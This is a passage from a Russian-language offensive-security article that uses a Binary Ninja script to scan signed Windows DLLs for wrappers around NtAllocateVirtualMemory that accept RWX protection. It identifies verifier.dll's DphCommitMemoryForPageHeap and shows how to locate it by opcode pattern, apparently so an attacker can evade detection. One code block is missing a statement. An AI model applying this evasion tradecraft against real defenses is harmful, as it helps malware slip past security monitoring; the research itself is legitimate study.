
Например, вот так можно обнаружить все импорты функции `MiniDumpWriteDump()`.



Пример запуска findSymbols.py с анализом импортов

А так — проанализировать экспорты:

```
python .\findSymbols.py "c:\windows\system32" -s "memory" -e
```



Пример запуска с анализом экспортов

Однако далеко не все функции объявляются экспортируемыми, поэтому можно также прибегнуть к анализу символов, как я это делал в SymProcAddress, разбор — в моей статье на «Хабрахабре». Но все равно как-то много «если» и лишнего ресерча. Хочется автоматизировать и сразу дергать нужную функцию, правда? А вот это уже бусидо!

Бинарный анализ

Путь самурая — автоматизировать этап исследования бинарных файлов с помощью API какого-нибудь декомпилера. Этот метод я стащил у чувака с ником cryptoplague. Он использует Binary Ninja для автоматизации анализа подписанных библиотек DLL. Рассмотрим его код подробнее.

```
import os
import binaryninja
from binaryninja import highlevelil

signed_dlls_path = r'C:\Users\user\source\repos\SignedDllAnalyzer\
signed_dlls.txt'

with open(signed_dlls_path, "r") as f:
    signed_dlls = [dll.strip() for dll in f]

total_dlls = len(signed_dlls)

with open(signed_dlls_path, "r") as f:
    current_dll = 0
    for signed_dll_path in f:
        current_dll += 1
        signed_dll_path = signed_dll_path.strip()
        dll_name = signed_dll_path.split('\\')[-1]
        dll_size_mb = os.path.getsize(signed_dll_path) / 1024 / 1024
        progress = f"{current_dll}/{total_dlls}"
        if dll_size_mb > 15:
            print(f"[-] [{progress}] [{dll_name}] [{dll_size_mb:.2f}
> 15 MB]")
            continue
        print(f"[*] [{progress}] [{dll_name}] [{dll_size_mb:.2f} MB]"
)
        with binaryninja.load(signed_dll_path, update_analysis=False)
as binary_view:
            ntAllocateVirtualMemorySymbol = binary_view.
get_symbol_by_raw_name("NtAllocateVirtualMemory")
            if not ntAllocateVirtualMemorySymbol:
                continue
            else:
                print(f"[+] [{progress}] [{dll_name}] [
NtAllocateVirtualMemory]")
                binary_view.set_analysis_hold(False)
                binary_view.update_analysis_and_wait()
                code_refs = binary_view.get_code_refs(
ntAllocateVirtualMemorySymbol.address)
                for ref in code_refs:
                    try:
                        func = binary_view.get_functions_containing(
ref.address)[0]
                        hlil_instr = func.get_llil_at(ref.address).
hlil
                        for operand in hlil_instr.operands:
                            if type(operand) == HighLevelILCall:
                                if operand.dest.value.value ==
ntAllocateVirtualMemorySymbol.address:
                                    hlil_call = operand
                                    break
                        args = hlil_call.params
                        protect = args[5]
                        regionSize = args[3]
                        if type(protect) == HighLevelILVar:
                            if protect.var not in func.parameter_vars
:
                                continue
                        if type(regionSize) == HighLevelILVar:
                            if regionSize.var not in func.
parameter_vars:

                        if type(protect) == HighLevelILConst:
                            if int(protect.value) != 0x40:
                                continue
                        if type(regionSize) == HighLevelILConst:
                            if int(regionSize.value) <= 0x10000:
                                continue

                        print(f"[+] [{progress}] [{dll_name}] [{hex(
ref.address)}] [{hlil_instr}]")
                    except Exception as e:
                        print(f"[x] [{progress}] [{dll_name}] [{e}]")
```

Давай разберем скрипт пошагово, тут есть несколько нетривиальных моментов.

Итак, все начинается с чтения текстового файла, в котором лежат пути с подписанными библиотеками. Например, `C:\Windows\System32`.

```
import os
import binaryninja
from binaryninja import highlevelil

signed_dlls_path = r'C:\Users\user\source\repos\SignedDllAnalyzer\
signed_dlls.txt'

with open(signed_dlls_path, "r") as f:
    signed_dlls = [dll.strip() for dll in f]

total_dlls = len(signed_dlls)
```

Затем в цикле анализируется каждая библиотека.

```
with open(signed_dlls_path, "r") as f:
    current_dll = 0
    for signed_dll_path in f:
        current_dll += 1
        signed_dll_path = signed_dll_path.strip()
        dll_name = signed_dll_path.split('\\')[-1]
        dll_size_mb = os.path.getsize(signed_dll_path) / 1024 / 1024
        progress = f"{current_dll}/{total_dlls}"
        if dll_size_mb > 15:
            print(f"[-] [{progress}] [{dll_name}] [{dll_size_mb:.2f}
> 15 MB]")
            continue
        print(f"[*] [{progress}] [{dll_name}] [{dll_size_mb:.2f} MB]"
)
        with binaryninja.load(signed_dll_path, update_analysis=False)
as binary_view:
```

Дальше программа проверяет размер каждой библиотеки и не анализирует те, что занимают больше 15 Мбайт. Те, что меньше, передаются в Binary Ninja для бинарного анализа через метод `load()`.

Binary Ninja и BinaryView

Здесь важно знать, что у Binary Ninja есть не только GUI, но и API, через который можно загрузить бинарный файл и провести некоторый автоматический анализ.

Бинарник будет представлен в виде объекта BinaryView, он же bv в документации. Он предоставляет набор методов по работе с файлом, например получение списка функций.

```
>>> bv
<BinaryView: '/bin/ls', start 0x100000000, len 0x182f8>
>>> len(bv.functions)
140
```

Через BinaryView можно извлечь класс Function, который указывает на (неожиданно!) функцию в коде.

Функция будет представлена в виде BNIL — Binary Ninja Intermediate Language. Это особый вид ассемблерных инструкций для Binary Ninja. Есть несколько форм: LLIL, MLIL, HLIL, Pseudo-C, они различаются глубиной абстракции. Чем выше уровень, тем более человекочитаемый код получаем. Чем ниже, тем более приближенный к тому, что исполняет компьютер.

Отдельно поддерживается отображение в форме SSA (Static Single Assignment). Это такой механизм оптимизации кода компилятором, главный концепт которого — присвоение конкретной переменной значения только в одном месте в коде.

Наш алгоритм поиска функций будет таким:

1. Получить BinaryView.
2. Обнаружить, что используется нужная нам функция.
3. Определить место, из которого вызывается нужная нам функция.
4. Убедиться, что мы можем контролировать аргументы, передаваемые в функции.

Это все автоматизируется с помощью Binary Ninja. Сначала делаем поиск символа. Если символа нет, значит, и использования функции нет.

```
ntAllocateVirtualMemorySymbol = binary_view.get_symbol_by_raw_name("
NtAllocateVirtualMemory")
if not ntAllocateVirtualMemorySymbol:
    continue
else:
    print(f"[+] [{progress}] [{dll_name}] [NtAllocateVirtualMemory]")
```

Убедившись, что метод присутствует, запускаем анализ. Метод set_analysis_hold() «включает анализ», а update_analysis_and_wait() его осуществляет.

```
binary_view.set_analysis_hold(False)
binary_view.update_analysis_and_wait()
```

После того как BN провел анализ бинарного кода, можно приступать к пункту три. Обнаруживаем места, ссылающиеся на нужный нам метод, через get_code_refs().

```
code_refs = binary_view.get_code_refs(ntAllocateVirtualMemorySymbol.
address)
```

Затем пробегаемся в цикле по всем ссылкам, находя функции, которые ссылаются на нужный нам метод.

```
for ref in code_refs:
    try:
        func = binary_view.get_functions_containing(ref.address)[0]
```

Далее убеждаемся, что происходит именно вызов функции, а не просто ссылка на адрес.


```
hlil_instr = func.get_llil_at(ref.address).hlil
for operand in hlil_instr.operands:
    if type(operand) == HighLevelILCall:
        if operand.dest.value.value == ntAllocateVirtualMemorySymbol.
address:
            hlil_call = operand
            break
```

Для этого мы получаем LLIL (низкоуровневое представление инструкций) по адресу, следующим шагом конвертируем в HLIL и убеждаемся по наличию операнда Call, что происходит вызов функции.

Наконец, получаем параметры функции, а также анализируем, можем ли мы воздействовать на эти переменные из параметров функции-обертки.

```
args = hlil_call.params
protect = args[5]
regionSize = args[3]
if type(protect) == HighLevelILVar:
    if protect.var not in func.parameter_vars: # Проверка на наличие
в параметрах родительской функции
        continue
if type(regionSize) == HighLevelILVar:
    if regionSize.var not in func.parameter_vars:

if type(protect) == HighLevelILConst:
    if int(protect.value) != 0x40:
        continue

if type(regionSize) == HighLevelILConst:
    if int(regionSize.value) <= 0x10000:
        continue
print(f"[+] [{progress}] [{dll_name}] [{hex(ref.address)}] [{
hlil_instr}]")
```


С помощью этого скрипта получилось обнаружить место, в котором используется функция `NtAllocateVirtualMemory()` внутри `verifier.dll`.



```
[*] [694/1418] [verifier.dll] [0.38 MB]
[+] [694/1418] [verifier.dll] [NtAllocateVirtualMemory]
[+] [694/1418] [verifier.dll] [0x180002930] [int32_t rax_6 = NtAllocateVirtualMemory(-1, &var_70, 0,
&var_60, 0x1000, (sbb.d(rcx, rcx, (arg1 & 0x40000) != 0) & 0x3c) + 4)]
[+] [694/1418] [verifier.dll] [0x1800063d0] [NtAllocateVirtualMemory(-1, arg1, 0, arg2, 0x1000, arg3)]
[+] [694/1418] [verifier.dll] [0x18000657e] [NtAllocateVirtualMemory(-1, arg1, 0, arg2, var_88, var_80_1)]
```


Пример работы

Дальнейшим исследованием была обнаружена функция `DphCommitMemoryFromPageHeap()` из `verifier.dll`, внутри которой и дергалась `NtAllocateVirtualMemory()`.



Обнаруженная функция

А вот и наша `NtAllocateVirtualMemory()`!



```
LABEL_10:
  if ( Event >= 0 )
    return (unsigned int)NtAllocateVirtualMemory(
                           (HANDLE)0xFFFFFFFFFFFFFFFFi64,
                           BaseAddress,
                           0i64,
                           RegionSize,
                           0x1000u,
                           Protect);
  return (unsigned int)Event;
}
```


Вызов функции

Пример с DphCommitMemoryFromPageHeap

После того как мы смогли найти нужную функцию, следует добиться передачи потока управления по этому адресу. Есть два варианта:

- определить смещение функции относительно базового адреса загрузки DLL в памяти;
- определить адрес целевой функции по байтовому паттерну.


Воспользуемся вторым вариантом. Здесь нам поможет IDA, а также сканирование памяти по опкодам. Начнем с определения начальных инструкций функции.



```
.text:00000001800020F8 ; __int64 __fastcall DphCommitMemoryForPageHeap(PVOID *BaseAddress, PSIZE_T RegionSize, ULONG Protect)
.text:00000001800020F8 DphCommitMemoryForPageHeap proc near   ; CODE XREF: AVrfpDphSetProtectionsBeforeUse+96↓p
.text:00000001800020F8                                        ; AVrfpDphAllocateNode+AD↓p
.text:00000001800020F8                                        ; DATA XREF: ...
.text:00000001800020F8
.text:00000001800020F8 AllocationType  = dword ptr -1A8h
.text:00000001800020F8 Protect         = dword ptr -1A0h
.text:00000001800020F8 EventInformation= byte ptr -198h
.text:00000001800020F8 var_194         = dword ptr -194h
.text:00000001800020F8 SystemInformation= byte ptr -188h
.text:00000001800020F8 var_158         = dword ptr -158h
.text:00000001800020F8 var_154         = dword ptr -154h
.text:00000001800020F8 var_28          = qword ptr -28h
.text:00000001800020F8
.text:00000001800020F8 ; __unwind { // __GSHandlerCheck
.text:00000001800020F8                 push    rbx
.text:00000001800020FA                 push    rsi
.text:00000001800020FB                 push    rdi
.text:00000001800020FC                 sub     rsp, 1B0h
.text:0000000180002103                 mov     rax, cs:__security_cookie
.text:000000018000210A                 xor     rax, rsp
.text:000000018000210D                 mov     [rsp+1C8h+var_28], rax
.text:0000000180002115                 mov     eax, cs:AVrfpDphMaxSystemWideCommitPercent
.text:000000018000211B                 mov     esi, r8d
.text:000000018000211E                 mov     rdi, rdx
.text:0000000180002121                 mov     rbx, rcx
.text:0000000180002124                 cmp     eax, 64h ; 'd'
```

Инструкции, которые будем использовать для поиска функции

Затем переводим их в опкоды, по которым будем осуществлять сканирование.



Enter your assembly code using Intel syntax below.

```
push rbx
push rsi
push rdi
sub rsp, 0x1B0
```

Architecture: ○ x86 ● x64 Assemble

Assembly

Raw Hex (zero bytes in bold):

5356574881ECB0010000

String Literal:

"\x53\x56\x57\x48\x81\xEC\xB0\x01\x00\x00"

Array Literal:

{ 0x53, 0x56, 0x57, 0x48, 0x81, 0xEC, 0xB0, 0x01, 0x00, 0x00 }

Disassembly:

```
0:  53                      push   rbx
1:  56                      push   rsi
2:  57                      push   rdi
3:  48 81 ec b0 01 00 00    sub    rsp,0x1b0
```

Опкоды

